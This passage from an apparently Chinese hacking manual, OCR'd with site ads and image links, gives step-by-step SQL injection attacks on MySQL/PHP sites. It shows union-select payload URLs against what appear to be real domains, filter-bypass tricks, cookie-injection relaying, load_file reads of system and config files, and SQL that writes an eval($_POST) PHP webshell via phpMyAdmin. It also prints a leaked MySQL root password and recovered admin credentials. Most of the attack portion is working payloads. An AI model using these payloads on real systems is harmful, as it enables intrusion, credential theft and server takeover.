如上图所示我们可以利用这样的方法得到用户名、数据库版本、数据库名字等等。有时候过滤了空格的话，我们还可以使用/**/或者是+代替。root有很多种方法，我给演示一下猜表。提交“http://www.3hsg.net/stars/show.php?id=20 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 from user/*”，说明存在user这个表。提交“http://www.3hsg.net/stars/show.php?id=20 and 1=2 union select 1,username,3,4,5,6,7,8,9,10,11,12,13,14,15,16 from user/*”，说明存在username这个字段，提交“http://www.hbstars.com/stars/show.php?id=20 and 1=2 union select 1,username,3,4,5,6,7,8,9,10,11,pwd,13,14,15,16 from user/*”，说明存在pwd这个字段。就这样猜出了帐号和密码，再从后台进入获取webshell直到整台服务器权限的获取，如图6.102。

这里我要说一下，有时候可能会有好几个管理员呢，如果第一个破解不出来该怎么办呢，当然这个user的表不一定是管理员的，我只是演示一下而已！可以用到limit，只需要不断递增0这个位置就行，不断的增加，换为1，2，3，就是这样，一直递增下去就行了，如图6.103。




图6.103

6.4.4 mysql5.0注入技巧

从MySQL5开始，大家可以看到多出了一个系

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

统数据库information_schema，information_schema存贮了其它所有数据库的信息。

一、关于information_schema的基本信息

information_schema是一个虚拟数据库，并不物理存在，在select的时候，从其它数据库获取相应的信息，如图6.104。

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| book               |
| db_librarySys      |
| gims               |
| mydb               |
| mysql              |
| test               |
| user               |
+--------------------+
8 rows in set (0.00 sec)
```

图6.104

二、攻击具体应用

我找到了一个注入点，并且发现字段是2，首先来看这个注入点下的mysql版本，如图6.105。执行“and%201=2%20union%20select%201,version()/*”，发现版本是5.2.0，如图6.106。我们来抛弃常规的注入方法，来进行mysql5及以上版本的暴库、爆表、爆字段。




图6.105




图6.106

（1）首先执行暴库操作，这里用到了Mysql5内置库information_schema执行“and%201=2%20union%20select%201,SCHEMA_NAME%20from%20information_schema.SCHEMATA%20limit%200,1/*”，这里的0指的是显示第一条记录，通过逐渐递增来显示更多的数据库，1指的是显示一条记录，结果显示出了第一个数据库information_schema，如图6.107。

执行“and%201=2%20union%20select%201,SCHEMA_NAME%20from%20information_schema.SCHEMATA%20limit%201,1/*”，显示了第二条数据库记录，这里显示的为sq_chrismokmysql，如图6.108。

当我们执行到“and%201=2%20union%20select%201,SCHEMA_NAME%20from%20information_schema.SCHEMATA%20limit%202,1/*”时，已经没有数据显示了，这里暴出的数据库为sq_chrismokmysql。




图6.107




图6.108

（2）猜表格式为“and 1=2 union select 1,2,3,TABLE_NAME,5,6,7,8,9,10 from information_schema.TABLES where TABLE_SCHEMA=数据库（十六进制） limit 0（开始的记录，0为第一个开始记录）,1（显示1条记录）--”，我们依次执行：“and%201=2%20union%20select%201,TABLE_NAME%20from%20information_schema.TABLES%20where%20TABLE_SCHEMA=0x73715F63687269736D6F6B6D7973716C%20limit%200,1/*”，0x73715F63687269736D6F6B6D7973716C为sq_chrismokmysql的十六进制形式，显示出了第一条数据表admin，这应该就是管理员的表了，如图6.109。






图6.109


每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


图6.110


图6.111


图6.112




图6.113




图6.114




图6.115




图6.116




图6.117




图6.118

继续执行：“and%201=2%20union%20select%201,TABLE_NAME%20from%20information_schema.TABLES%20where%20TABLE_SCHEMA=0x73715F63687269736D6F6B6D7973716C%20limit%201,1/*”，显示出了第二条数据表jsp_guestbook，如图6.110。

继续执行：“and%201=2%20union%20select%201,TABLE_NAME%20from%20information_schema.TABLES%20where%20TABLE_SCHEMA=0x73715F63687269736D6F6B6D7973716C%20limit%202,1/*”，显示出了第三条数据表jsp_info，如图6.111。既然已经获得了管理表admin，我就不继续往下演示了。

（3）猜字段格式为：“and 1=2 Union select 1,2,3,COLUMN_NAME,5,6,7,8,9,10 from information_schema.COLUMNS where TABLE_NAME= 0x61646D696E limit 0,1”。我们执行：“http://www.sist.com/cn/product/view.php?proid=327&cata=1013%20and%201=2%20Union%20select%201,COLUMN_NAME%20from%20information_schema.COLUMNS%20where%20TABLE_NAME=%200x61646D696E%20limit%200,1/*”，其中0x61646D696E是admin的十六进制。成功获取了第一条字段ad_id，如图6.112。

依次执行：“and%201=2%20Union%20select%201,COLUMN_NAME%20from%20information_schema.COLUMNS%20where%20TABLE_NAME=%200x61646D696E%20limit%201,1/*”如图6.113。“and%201=2%20Union%20select%201,COLUMN_NAME%20from%20information_schema.COLUMNS%20where%20TABLE_NAME=%200x61646D696E%20limit%202,1/*”，如图6.114。“and%201=2%20Union%20select%201,COLUMN_NAME%20from%20information_schema.COLUMNS%20where%20TABLE_NAME=%200x61646D696E%20limit%203,1/*”，如图6.115。我们获取了字段ad_username，ad_password。

来暴出密码，分别执行：“and 1=2 Union select 1,ad_username from admin”和“and 1=2 Union select 1,ad_password from admin”，结果如图6.116，图6.117所示。

至此，我们就可以成功利用暴出来的用户名songye和密码administrator登录进入后台了，如图6.118。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6.4.5 phpmyadmin下webshell获取技巧

什么是phpmyadmin？Mysql数据库可以通过命令行提示符来操作，但是在实际的开发中，为了提高效率，往往使用图形化的mysql管理工具，Phpmydmin就是众多mysql图形化管理工具中的一种，它是一个使用PHP语言编写的用于web方式下管理MySQL的工具，我们可以从它的官方网站免费下载到。

如果获取了mysql的root权限，那么就可以管理整个MySQL服务器了。适用的攻击条件如下：

（1）获取了mysql的用户名和密码。

（2）知道物理路径web路径，这样才能写正确目录。

很多站点没有将phpmyadmin目录改名，这样当获取了网站的mysql的帐号和密码后，就可以直接测试“http://www.test.com/phpmyadmin/”，如图6.119。




图6.119

登录成功后，选择一个数据库，比如我们选择test数据库，然后就可以执行如下的SQL语句：

```
Create TABLE a (cmd text NOT NULL);/*建表a*/
Insert INTO a (cmd) VALUES(' <?php eval($_POST[cmd])?>' );/*向表a插入一句话php马*/
select cmd from a into outfile 'd:/wwwroot/hacktest.php';/* 导出表cmd的数据到hacktest.php*/
Drop TABLE IF EXISTS a;/*删除表a*/
```




图6.120

这样在网站根目录下就会生成hacktest.php的一句话小马了，如图6.120。

或者我们也可以直接执行“select 0x3C3F706870206576616C28245F504F53545B636D645D293F3E into outfile ' d:/wwwroot/hacktest1.php”，如图6.121，这样也可以直接生成hacktest1.php的一句话小马，如图6.122。




图6.121

常见的失败原因有：

（1）用户权限不够，无法写文件，只有MYSQL用户拥有file_priv权限，才能在服务器上进行文件存取。

（2）web目录做了限制，对web目录没有写权限。

6.4.6 绕过防注入

一、php中过滤空格

Php注入的时候通过使用/**/代替空格，比如




图6.122

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

“UNION /**/ Select /**/user，pwd，from tbluser”，还可以使用/**/分割敏感词，比如“U/**/ NION /**/ SE/**/ LECT /**/user，pwd from tbluser”，我们可以执行：“test.com/a.php?id=4378/**/order/**/by/**/5”，以用于测试字段数，如图6.123。其他的还有像两个空格代替一个空格，用Tab代替空格等。



图6.123




图6.124



图6.125



图6.126




图6.127




图6.128

二、过滤了敏感字符的通常注入方法

（1）运用编码技术绕过

通过URLEncode编码方式，比如“and 1=1”转化后就为%61%6E%64%20%31%3D%31，如图6.124。当然我们也可以运用经典的“or 1=1”判断绕过过滤了and的情况，关于HEX绕过注入的文章，我推荐大家读一下“《SQL注入高级技巧nowthk篇》的深入分析”一文。

三、cookie注入绕过防注入

我们在网址后面添加单引号时出现了一个提示框，如图6.125，对于这样的情况我们可以尝试cookie注入，下面我就介绍一下如何通过寂寞的刺猬写的注入中转工具来突破它。

在“注入中转生成器”中首先选择“COOKIE注入”，“注入键名”处就填写参数名，这里的链接为“http://test.com/ArticleShow.asp?ArticleID=35”，因此注入键名只写“ArticleID=”即可，其它情况相似。“注入URL地址”为“http://test.com/ArticleShow.asp”，即问号前的部分，如图6.126，然后点击“击生成ASP”，就可以在该工具所在的目录下生成jmCook.asp，如图6.127。

这个页面要如何来利用呢？一种方法是将它传到网上的空间中，另一种方法就是在本机搭建IIS或者简易的web服务器。我采用的是本机IIS测试，将jmCook.asp放到默认网站的目录里，如图6.128。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

然后通过在本地访问“http://localhost:8080/jmCook.asp?jmdcw=35”，我把端口号修改为了8080，默认为80。大家在测试时，只需要修改“jmCook.asp?jmdcw=”后面的数值为注入点的数值即可，如图6.129。




图6.129

接下来就可以使用工具直接注入了，当然这里需要注意一个问题，就是很多时候注入工具可能会很卡，可能是由于IIS下面网站数目过多引起的，如图6.130。




图6.130

那么我们还可以尝试通过“union select”来手工测试，测试方法和php+mysql的注入方法是一样的，如图6.131和图6.132所示。




图6.131




图6.132

6.4.7 实战php注入攻击

下面就让读者朋友们和我一起进入php注入的一个开心之旅，来模拟php真实网络环境下的注入技术。

判断注入点，我们首先在网址后面添加一个“%bf%27”，其实这等同于在网址后面添加了一个单引号，这在php注入时非常高效，如图6.133。注意：“%bf%27”是PHP字符编码绕过漏洞，很多时候可以用来测试php注入漏洞，并且能够突破防火墙不被过滤掉，比单引号高明多了。




图6.133

通过页面给出的信息，我们发现网站的绝对路径已经暴露出来了，并且确认数据库为mysql，下面我们来整理一下思路，看看能从哪些方面进一步的渗透：通过猜测网站的后台帐号和密码，配合登录后台插入webshell；通过读取网站的绝对路径，找到数据库配置相关文件，进一步找到mysql帐号和密码；通过“select into”导出webshell；通过load_file()函数读取敏感文件，比如Serv-U配置文件等。

我们来测试一下看能不能获取后台帐号和密码，查询一下看共有多少字段，构造查询语句“http://

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

www.sist.org.cn/news_show.php?id=184%20order%20by%2011 ”，显示正常，提交“http://www.test.org.cn/news_show.php?id=184%20order%20by%2012”，显示错误，确定字段数为11，我们继续来查询看哪些字段可以回显，构造“http://www.sist.org.cn/news_show.php?id=184%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11”，如图6.134所示。

显示了字段4，5，那么我们就可以在这里插入其它函数用于查询服务器相关信息，构造如下的提交：

```
http://www.sist.org.cn/news_show.php?id=184%20and%201=2%20union%20select%201,2,3,version(),5,6,7,8,9,10,11
http://www.sist.org.cn/news_show.php?id=184%20and%201=2%20union%20select%201,2,3,user(),5,6,7,8,9,10,11
http://www.sist.org.cn/news_show.php?id=184%20and%201=2%20union%20select%201,2,3,@@basedir,5,6,7,8,9,10,11
```

其中，version()用于查询mysql版本，User()用于查询mysql的用户，@@basedir用于查询mysql安装路径，如图6.135所示，这样我们就获得了mysql的版本为5.0，接下来该怎么利用呢？

既然版本是5.0，那么我们可以有两种选择，一种是直接按照普通的查询，另一种就是暴库，我测试提交“http://www.sist.org.cn/news_show.php?id=184%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11%20from%20admin”出错了，测试了其它几个常用的表名也出错，看来第一种方法就不可行了，我们尝试mysql5的暴库。

（1）暴库名，提交“http://www.sist.org.cn/news_show.php?id=184%20and%201=2%20union%20select%201,2,3,SCHEMA_NAME,5,6,7,8,9,10,11%20from%20%20information_schema.SCHEMATA%20limit%201,1”，如图6.136所示。注意：“limit x,1”中的x代表第几个数据库，要想查看哪个库名只需要修改相应的“limit X(库位置，就是你想查询第X个库的名字)”，在测试的时候大家可以自己递增，通过测试，发现cntraindb比较像该数据库。




图6.134




图6.135





图6.136


图6.137

（2）暴表名，提交“http://www.sist.cn/news_show.php?id=184%20and%201=2%20union%20select%201,2,3,4,TABLE_NAME,6,7,8,9,10,11%20from%20information_schema.TABLES%20where%20TABLE_SCHEMA=0x636E747261696E64620D0A%20limit%201,1”，其中0x636E747261696E64620D0A为库名cntraindb的十六进制，大家在测试时，只需要改为自己的库名即可，limit x表示第X个表名，但令人遗憾的是无法爆出表名，如图6.137，看来后台获取webshell这条路行不通了。

那我们再尝试读取mysql的口令，首先来测试一下系统是什么类型，构造语句“http://www.sist.cn/news_show.php?id=184%20and%201=2%20union%20select%201,2,3,load_file(0x633A5C626F6F742E696E69),5,6,7,8,9,10,11”，其中

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

0x633A5C626F6F742E696E69是“c:\boot.ini”的十六进制编码，从读取出来的文件我们可以清楚的看到为Windows2003系统，如图6.138。注意：Windows2000、WindowsXP、Windows Server 2003主要依赖Boot.ini文件来确定计算机在引导过程中显示的可供选取的操作系统类型。




图6.138

这时我们继续读取“D:\wwwroot\news_show.php”，php文件中大部分可以查到数据库的配置文件。同样将“D:\wwwroot\news_show.php”转为十六进制，用load_file读取，如图6.139。


图6.139

有些时候，用于回显的字段太长的话，页面上会无法回显，这时候要到源文件中查看，我在这里通过查找“<?”这个标签，发现了“<?php require_once('inc/config.php'); ?>，稍微了解php脚本知识的读者也都能猜测到inc/config.php就为数据库配置文件，如图6.140。我们顺蔓摸瓜，继续来读“D:\wwwroot\inc\config.php”，如图6.141。





图6.140


图6.141

通过查找源文件，我们发现了这些敏感代码：

```
<?php
//数据相关配置
mysql_connect('localhost','root','lienqiang521007') or die('找不到要连接的数据库。');
mysql_select_db('cntraindb') or die('不能连接数据库。');
mysql_query("set names gbk");
```

其中mysql的帐号和密码分别为“root”，“lienqiang521007”，接下来我们又该做什么呢？我这里有两种想法，第一种就是查找phpmyadmin导出webshell，如果不能成功的话就尝试mysql远程连接（一般情况下都禁止了）。在网址后面加了个phpmyadmin，竟然跳出了那个可爱的登录地址，如图6.142。




图6.142

输入帐号和密码成功的登录了，到了这里我们依然有两种方式来获取WEBSHELL：通过查询或者修改管理的密码进入后台，在后台想办法获取WEBSHELL，直接在PHPMYADMIN后台插入一句话木马。我选择的是通过phpmyadmin插入一句话木马，在phpmyadmin后台执行如下语句就行了，如图6.143。



图6.143

```
Create TABLE a (cmd text NOT NULL);
Insert INTO a (cmd) VALUES('<?php eval($_
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
POST[cmd]);?>');
    select cmd from a into outfile 'D:/wwwroot/inc/test.php';
    Drop TABLE IF EXISTS a;
```




图6.144

